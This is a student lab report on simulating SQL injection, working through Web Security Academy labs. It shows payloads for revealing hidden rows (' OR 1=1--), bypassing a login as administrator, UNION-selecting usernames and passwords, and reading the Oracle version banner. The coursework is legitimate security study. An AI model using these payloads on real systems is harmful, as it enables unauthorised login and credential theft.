Vidyalankar Institute of Technology
Accredited A+ by NAAC

DEPARTMENT OF COMPUTER ENGINEERING

Semester	T.E. Semester VI – Computer Engineering
Subject	Cryptography and cyber security
Subject Professor In-charge	Prof. Amit Nerurkar
Assisting Teachers	Prof. Amit Nerurkar
Laboratory	M312B

Student Name	Deep Salunkhe
Roll Number	21102A0014
TE Division	A


Title:

Simulation of SQL Injection (PBLE-1)

Explanation:

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

Implementation:

1.Retrieving hidden data

Imagine a shopping application that displays products in different categories. When the user clicks on the **Gifts** category, their browser requests the URL:

https://insecure-website.com/products?category=Gifts

This causes the application to make a SQL query to retrieve details of the relevant products from the database:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

This SQL query asks the database to return:

- all details (*)
- from the products table
- where the category is Gifts
- and released is 1.

The restriction released = 1 is being used to hide products that are not released. We could assume for unreleased products, released = 0.

The application doesn't implement any defenses against SQL injection attacks. This means an attacker can construct the following attack, for example:

https://insecure-website.com/products?category=Gifts'--

This results in the SQL query:

SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1

Crucially, note that -- is a comment indicator in SQL. This means that the rest of the query is interpreted as a comment, effectively removing it. In this example, this means the query no longer includes AND released = 1. As a result, all products are displayed, including those that are not yet released.

You can use a similar attack to cause the application to display all the products in any category, including categories that they don't know about:


https://insecure-website.com/products?category=Gifts'+OR+1=1--

This results in the SQL query:

SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

The modified query returns all items where either the category is Gifts, or 1 is equal to 1.

As 1=1 is always true, the query returns all items.



Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

Solution

Community solutions



0aa900380363ee90810e6260007e0023.web-security-academy.net/filter?category=%27+OR+1=1--

Web Security Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home

WE LIKE TO SHOP

' OR 1=1--

Refine your search:

All | Accessories | Corporate gifts | Food & Drink | Gifts

Robot Home Security Buddy	Hydrated Crackers	Folding Gadgets	ZZZZZZ Bed - Your New Home Office
★★★☆☆	★★★★★	★★★★☆	★★☆☆☆
$89.38 View details	$58.77 View details	$88.97 View details	$72.50 View details

2. Subverting application logic

Imagine an application that lets users log in with a username and password. If a user submits the username wiener and the password bluecheese, the application checks the credentials by performing the following SQL query:


SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'

If the query returns the details of a user, then the login is successful. Otherwise, it is rejected.

In this case, an attacker can log in as any user without the need for a password. They can do this using the SQL comment sequence -- to remove the password check from the WHERE clause of the query. For example, submitting the username administrator'-- and a blank password results in the following query:

SELECT * FROM users WHERE username = 'administrator'--' AND password = ''


This query returns the user whose username is administrator and successfully logs the attacker in



Lab: SQL injection vulnerability allowing login bypass

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.




SQL injection vulnerability allowing login bypass

Login

Username


Password



Login

Username: administrator'--

Password: ••



SQL injection vulnerability allowing login bypass

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email:

3. Retrieving data from other database tables

In cases where the application responds with the results of a SQL query, an attacker can use a SQL injection vulnerability to retrieve data from other tables within the database. You can use the UNION keyword to execute an additional SELECT query and append the results to the original query.


For example, if an application executes the following query containing the user input Gifts:

SELECT name, description FROM products WHERE category = 'Gifts'

An attacker can submit the input:

' UNION SELECT username, password FROM users--


This causes the application to return all usernames and passwords along with the names and descriptions of products.


Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is SQL injection?
What is the impact of SQL injection?
Detecting SQL injection vulnerabilities
Examples of SQL injection
Examining the database
UNION attacks
Blind SQL injection
How to prevent SQL injection
SQL injection cheat sheet
View all SQL injection labs
Web Security Academy > SQL injection > Examining the database > Lab
PRACTITIONER
LAB
Not solved
Hint
ACCESS THE LAB
Solution
Community solutions
Find SQL injection vulnerabilities using Burp Suite
TRY FOR FREE

Lab: SQL injection attack, querying the database type and version on Oracle

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.



SQL injection attack, querying the database type and version on Oracle

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

ZZZZZZ Bed - Your New Home Office


We are delighted to introduce you to our new, state of the art, home office. ZZZZZZ Bed is a revolutionary space-saving concept for those of you struggling to fit everything into your tiny home. But it's not just about its useful integration in your existing room, it's also about the convenience it offers in your work and leisure time. Picture this, you are halfway through your working day and it's time for a well-earned nap. You will be able to save time by moving your work to one side, as you lie back and drift off without interrupting the natural flow of the day. When you've had your power nap, and are ready to get back to it everything is there waiting for you. Nothing can offer you a work-life balance like the ZZZZZZ bed can. Sleep in comfort when you need to, whatever time of day it is. Wake up and work any time sleep is getting the better of you, your office will always be at your fingertips. Call us today for a free quote and to discuss any of our innovative add-ons you will wonder how you ever lived without

Six Pack Beer Belt

The Six Pack Beer Belt - because who wants just one beer? Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50' waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar! Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!


Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on,



' UNION SELECT 'abc','def' FROM dual--

```
abc
def
```



SQL injection attack, querying the database type and version on Oracle

Congratulations, you solved the lab!

' UNION SELECT BANNER, NULL FROM v$version--

```
CORE 11.2.0.2.0 Production
NLSRTL Version 11.2.0.2.0 - Production
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
PL/SQL Release 11.2.0.2.0 - Production
TNS for Linux: Version 11.2.0.2.0 - Production
```